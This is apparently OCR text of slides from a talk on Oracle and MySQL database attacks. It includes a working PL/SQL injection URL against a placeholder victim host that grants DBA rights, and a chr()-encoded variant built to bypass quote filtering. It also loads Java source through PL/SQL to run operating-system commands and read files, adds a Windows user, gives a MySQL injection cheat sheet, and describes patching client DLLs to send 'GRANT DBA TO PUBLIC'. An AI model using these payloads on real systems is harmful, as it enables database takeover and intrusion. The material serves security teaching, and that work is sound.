NO errors encountered.....proceeding to step..5
Step 5. RIGHT!!!, by now we should have a function sys.LinxRunCMD through which we can
execute commands...
You should be able to execute this function as:
select sys.LinxRunCMD('cmd.exe /c net user notsosecure n0ts3cur3 /add') from dual
I will execute the command you told me to execute... you won't be able to see the outpu
t though :(
Your command was executed on the box....:)
alexander-kornbrusts-macbook-air:Downloads alex$
```


Run OS Commands (Oracle) - understanding the concept



-- PL/SQL Injection in dbms_export_extension

```
   FUNCTION GET_DOMAIN_INDEX_TABLES (
INDEX_NAME IN VARCHAR2, INDEX_SCHEMA IN VARCHAR2,
TYPE_NAME IN VARCHAR2, TYPE_SCHEMA IN VARCHAR2,
READ_ONLY IN PLS_INTEGER, VERSION IN VARCHAR2,
GET_TABLES IN PLS_INTEGER)
RETURN VARCHAR2 IS

BEGIN
[...]

STMTSTRING :=
'BEGIN ' || '"' || TYPE_SCHEMA || '"."' || TYPE_NAME ||
   '".ODCIIndexUtilCleanup(:p1); ' || 'END;';
DBMS_SQL.PARSE(CRS, STMTSTRING, DBMS_SYS_SQL.V7);
DBMS_SQL.BIND_VARIABLE(CRS,':p1',GETTABLENAMES_CONTEXT);

[...]

END GET_DOMAIN_INDEX_TABLES;
```


Run OS Commands (Oracle) - understanding the concept



-- Injecting code via this function

http://victim.com:7777/php5.php?ename=A' or chr(42)
=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE "DECLARE
PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ""
grant dba to rds2009 identified by rds2009"";END;";END;--','SYS',0,'1',0)--


Run OS Commands (Oracle) - understanding the concept



-- PHP with gpc_magic_quotes is blocking single quotes


http://victim.com:7777/php5.php?ename=A' or chr(42)
=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES(chr(70)||chr(79)||chr
(79),chr(66)||chr(65)||chr(82),chr(68)||chr(66)||chr(77)||chr(83)||chr(95)||chr(79)||chr(85)||
chr(84)||chr(80)||chr(85)||chr(84)||chr(34)||chr(46)||chr(80)||chr(85)||chr(84)||chr(40)||chr
(58)||chr(80)||chr(49)||chr(41)||chr(59)||chr(69)||chr(88)||chr(69)||chr(67)||chr(85)||chr(84)||
chr(69)||chr(32)||chr(73)||chr(77)||chr(77)||chr(69)||chr(68)||chr(73)||chr(65)||chr(84)||chr
(69)||chr(32)||chr(39)||chr(68)||chr(69)||chr(67)||chr(76)||chr(65)||chr(82)||chr(69)||chr(32)||
chr(80)||chr(82)||chr(65)||chr(71)||chr(77)||chr(65)||chr(32)||chr(65)||chr(85)||chr(84)||chr
(79)||chr(78)||chr(79)||chr(77)||chr(79)||chr(85)||chr(83)||chr(95)||chr(84)||chr(82)||chr(65)||
chr(78)||chr(83)||chr(65)||chr(67)||chr(84)||chr(73)||chr(79)||chr(78)||chr(59)||chr(66)||chr
(69)||chr(71)||chr(73)||chr(78)||chr(32)||chr(69)||chr(88)||chr(69)||chr(67)||chr(85)||chr(84)||
chr(69)||chr(32)||chr(73)||chr(77)||chr(77)||chr(69)||chr(68)||chr(73)||chr(65)||chr(84)||chr
(69)||chr(32)||chr(39)||chr(39)||chr(67)||chr(82)||chr(69)||chr(65)||chr(84)||chr(69)||chr(32)||
chr(85)||chr(83)||chr(69)||chr(82)||chr(32)||chr(82)||chr(68)||chr(83)||chr(50)||chr(48)||chr
(48)||chr(57)||chr(32)||chr(73)||chr(68)||chr(69)||chr(78)||chr(84)||chr(73)||chr(70)||chr(73)||
chr(69)||chr(68)||chr(32)||chr(66)||chr(89)||chr(32)||chr(82)||chr(68)||chr(83)||chr(50)||chr
(48)||chr(48)||chr(57)||chr(39)||chr(39)||chr(59)||chr(69)||chr(78)||chr(68)||chr(59)||chr(39)||
chr(59)||chr(69)||chr(78)||chr(68)||chr(59)||chr(45)||chr(45),chr(83)||chr(89)||chr(83),0,chr
(49),0)--

Run OS Commands (Oracle) - understanding the concept




```
DECLARE PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
EXECUTE IMMEDIATE 'create or replace and compile java source named "LinxUtil"
as import java.io.*; public class LinxUtil extends Object
{
public static String runCMD(String args)
{
try{BufferedReader myReader = new BufferedReader (
new InputStreamReader(
Runtime.getRuntime().exec(args).getInputStream() ) );

String stemp, str="";
while
((stemp = myReader.readLine()) != null) str +=stemp+"\n";
myReader.close();return str;}
catch (Exception e){return e.toString();}}
public static String readFile(String filename){
try{BufferedReader myReader= new BufferedReader(new FileReader(filename));
String stemp,str="";
while ((stemp = myReader.readLine()) != null) str +=stemp+"\n";myReader.close();return str;}
catch
(Exception e){
return e.toString();}}}
';
END;
```

Run OS Commands (Oracle)- understanding the concept




```
BEGIN
EXECUTE IMMEDIATE 'create or replace function LinxRunCMD(p_cmd in varchar2)
return varchar2
as language
java name ''LinxUtil.runCMD(java.lang.String)
return String';
END;

BEGIN
EXECUTE IMMEDIATE '
create or replace function LinxReadFile(filename in varchar2)
return varchar2
as language java name 'LinxUtil.readFile(java.lang.String) return String';
';
END;
```




MySQL Cheat Sheet

MySQL Cheat Sheet



Data	Query
Version	`SELECT @@version`
Current User	`SELECT user();` `SELECT system_user();`
List Users	`SELECT user FROM mysql.user;`
Current User Privileges	`SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges;`

MySQL Cheat Sheet




Data	Query
Current Database	`SELECT database()`
List Databases	`SELECT schema_name FROM information_schema.schemata;`


List Tables	**List tables within the current database:**
	
	`UNION SELECT TABLE_NAME from information_schema.tables`
	`where TABLE_SCHEMA = database()`
	
	List All tables for all user defined databases:
	
	`SELECT table_schema,table_name FROM`
	`information_schema.tables WHERE table_schema !=`
	`'mysql' AND table_schema != 'information_schema'`

List Columns	**List columns within a specific table:**
	
	`UNION SELECT column_name from`
	`information_schema.columns where table_name`
	`='tblUsers'`
	
	List All columns for all user defined tables:
	
	`SELECT table_schema, table_name, column_name FROM`
	`information_schema.columns WHERE table_schema !=`
	`'mysql' AND table_schema != 'information_schema'`

MySQL Cheat Sheet




Data	Query
String Length	`LENGTH()`
Extract substring from a given string	`SELECT SUBSTR(string, offset , length);`
String ('ABC') representation with no single quotes.	`SELECT char(65,66,67);`
Trigger Time Delay	`BENCHMARK(1000000,MD5("HACK"));# Triggers a measureable time delay` `SLEEP(10);# Triggers a 10 second time delay (MySQL version 5 and above)`
IF Statement	`SELECT if(1=1,'A','B'); -- returns 'A'`




Addendum


Sample Privilege Escalation




- After a successful login to an Oracle database, Oracle sets the NLS language settings with the command “ALTER SESSION SET NLS…” ALWAYS in the context of the SYS user.
- The “alter session” SQL-command is transferred from the client to the database and executed there.




Sample Privilege Escalation




- Open the file oraclient9.dll, oraclient10.dll, libclntsh.so (Linux Instant Client), oraociei10.dll (Instant Client Win) and search for the ALTER SESSION command. SET NLS_LANG=AMERICAN_AMERICA to run the exploit.




Sample Privilege Escalation




- Replace the “ALTER SESSION” command with "GRANT DBA TO PUBLIC--“ and save the file




Sample Privilege Escalation



“Democracy (or anarchy) in the database”




Public Grants



Number of PL/SQL-Procedures and functions granted to public (Installation seed database with sample)

```
9i Rel. 1                : 4175
9i Rel. 2                : 5540        / Java- Classes:
        9654
10g Rel. 1      : 8077        / Java- Classes:        15650
10g Rel. 2      : 8330        / Java-Classes:         16539
11g Rel. 1        : 10391       / Java-Classes:         22037
11g Rel. 2        : 10341       / Java-Classes:         22803
XE              : 5701        / Java-Classes:         0

OAS 10g         : 8089        (Seed database)
```


Grants



- **Number of all PL/SQL-Procedures and functions (Installation sample database)**

```
9i Rel. 2          : 10505        / Java- Classes: 10249
10g Rel. 1         : 15480        / Java- Classes: 15706
10g Rel. 2         : 17261        / Java-Classes:  16417
XE          : 12907         / Java-Classes:  0
11g Rel. 1          : 25709        / Java-Classes:  22103
11g Rel. 2          : 27080        / Java-Classes:  22920
```

Number of Functions



Evolution of Oracle.exe

8.0.5: ~16k functions and ~600 global variables.
8.1.5: ~18k functions and ~4k global variables.
8.1.7.4: ~22k functions and ~4.5k global variables.
9.0.1.1.1: ~31k functions and ~6k global variables.
9.2.0.4: ~45k functions and ~8k global variables.
10.1.0.5: ~60k functions and ~11k global variables.
10.2.0.3: ~72k functions and ~11k gloval variables.
11.1.0.6.0: ~113k functions and ~17k

Source: http://blogs.conus.info/node?page=1

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